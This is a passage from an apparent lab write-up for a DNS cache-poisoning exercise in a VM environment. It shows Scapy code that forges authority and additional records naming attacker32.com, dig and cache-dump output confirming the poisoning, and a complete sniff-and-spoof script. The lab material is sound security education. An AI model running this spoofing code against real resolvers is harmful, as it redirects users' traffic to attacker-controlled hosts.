st 192.168.0.10" --ttl 600 --spoofip raw
```

The snippet below is using Wireshark and running the dig command on the target hostname to observe the DNS traffic

```
1255 2019-05-26 23:14:21.4608249… 10.0.2.18          10.0.2.16          DNS
1256 2019-05-26 23:14:21.4616185… 10.0.2.16          10.0.2.18          DNS

  Additional RRs: 5
▶ Queries
▼ Answers
  ▼ www.example.net: type A, class IN, addr 10.0.2.17
      Name: www.example.net
      Type: A (Host Address) (1)
      Class: IN (0x0001)
```

The snippet below is after dumping the local DNS server’s cache to check if the spoofed reply is cached.

```
[05/26/19]seed@VM:.../bind$ sudo rndc dumpdb -cache
[05/26/19]seed@VM:.../bind$ sudo cat /var/cache/bind/dump.db | grep www.example.net
www.example.net.        85551   A       10.0.2.17
[05/26/19]seed@VM:.../bind$
```

Task 7: DNS Cache Poisoning: Targeting the Authority Section
The snippet below is what was added to the authority section

```
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.com')
```

The snippet below is the proof that the entry we added to the authority section was cached by the local DNS server.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14846
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
```

Task 8: Targeting Another Domain
The snippet below shows the modifications needed to the authority section so attacker32.com is also used as the nameserver for google.com.

```
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.com')
  NSsec2 = DNSRR(rrname='google.com', type='NS',
  ttl=259200, rdata='attacker32.com')
```

The snippet below shows that attacker32.com is now used as the nameserver for google.com

```
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.
```

Task 9: Targeting the Additional Section

The snippet below are the modifications done to the authority section, and the additional section.

```
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.com')
  NSsec2 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='ns.example.net')
# The Additional Section
  Addsec1 = DNSRR(rrname='attacker32.com', type='A',
  ttl=259200, rdata='1.2.3.4')
  Addsec2 = DNSRR(rrname='ns.example.net', type='A',
  ttl=259200, rdata='5.6.7.8')
  Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
  ttl=259200, rdata='3.4.5.6')
```

The snippet below shows the entries attacker32.com and ns.example.com being successfully cached and www.facebook.com not being cached. And we know this because the authority section shows the DNS name server that has the power to respond, and facebook is not one of them.

```
/bin/bash
/bin/bash 80x25
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
```

Code:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and ’www.example.net’ in pkt[DNS].qd.qname):

   # Swap the source and destination IP address
   IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

   # Swap the source and destination port number
   UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

   # The Answer Section
   Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type=’A’,
   ttl=259200, rdata=’10.0.2.5’)

   # The Authority Section
   NSsec1 = DNSRR(rrname=’example.net’, type=’NS’,
   ttl=259200, rdata=’ns1.example.net’)
   NSsec2 = DNSRR(rrname=’example.net’, type=’NS’,
   ttl=259200, rdata=’ns2.example.net’)

   # The Additional Section
   Addsec1 = DNSRR(rrname=’ns1.example.net’, type=’A’,
   ttl=259200, rdata=’1.2.3.4’)
   Addsec2 = DNSRR(rrname=’ns2.example.net’, type=’A’,
   ttl=259200, rdata=’5.6.7.8’)

   # Construct the DNS packet
   DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
   qdcount=1, ancount=1, nscount=2, arcount=2,
   an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

   # Construct the entire IP packet and send it out
   spoofpkt = IPpkt/UDPpkt/DNSpkt
   send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter=’udp and dst port 53’, prn=spoof_dns)
```